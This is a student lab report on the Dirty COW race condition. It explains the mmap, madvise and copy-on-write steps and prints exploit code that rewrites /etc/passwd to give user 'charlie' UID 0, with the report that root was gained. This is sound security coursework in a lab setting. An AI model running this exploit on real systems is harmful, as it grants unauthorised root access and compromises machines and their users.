
Lab9

SID: 11811407

Name: 黎诗龙

Task1

I follow the instructions in the lab step by step, and finally I have modified the file `zzz`.



When running the `attack_cow.c`:

```
[11/16/2020 03:13] seed@ubuntu:~/Desktop$ gcc cow_attack.c -lpthread
[11/16/2020 03:21] seed@ubuntu:~/Desktop$ a.out
^C
[11/16/2020 03:21] seed@ubuntu:~/Desktop$
```

Then we can observe that the file `zzz` has been modified in the first screenshot.

Exploit process

`mmap(NULL, st.st_size, PROT_READ|PROT_WRITE,MAP_SHARED,f,0)` is a system call to map files or devices into memory. Default mapping type is file-backed mapping, which maps an area of a process's virtual memory to files; reading from the mapped area causes the file to be read.

- 1st arg: Starting address for the mapped memory
- 2nd arg: Size of the mapped memory
- 3rd arg: If the memory is readable or writable. Should match the access type from Line ①
- 4th arg: If an update to the mapping is visible to other processes mapping the same region and if the update is carried through to the underlying file
- 5th arg: File that needs to be mapped

- 6th arg: Offset indicating from where inside the file the mapping should start.

`memcpy()` is a function to read and write the mapped memory.

`madvise()` is a system call to advise the linux kernel how to deal with the memory.

For Copy-On-Write, three important steps are performed:

- Make a copy of the mapped memory
- Update the page table, so the virtual memory points to newly created physical memory
- Write to the memory.

The above steps are not atomic in nature: they can be interrupted by other threads which creates a potential race condition.

So we need to run two threads

- Thread 1: write to the mapped memory using write()
- Thread 2: discard the private copy of the mapped memory


We need to race these threads against each other so that they can influence the output.

Task2

First add a user charlie

```
1   sudo adduser charlie
```

In the following screenshot we can see that the UID is `1001`.



Then to modify the cow_attack.c

There are 3 parts needed to be modified.

The first is in the `main()`. To modify the file path to `/etc/passwd`.


The second is to find `charlie:x:1001` in the function `strstr()`.

The third is to modify the UID to `0000`.

```c
int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "charlie:x:1001");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "charlie:x:0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```

Hack success

In the following picture we can see that `charlie` has `root` privileges.



Interesting observations

From the dirty-cow attack I learned that if we operate the system call function we must keep it thread-safe. That is, we must keep the procedure not interrupted by other threads.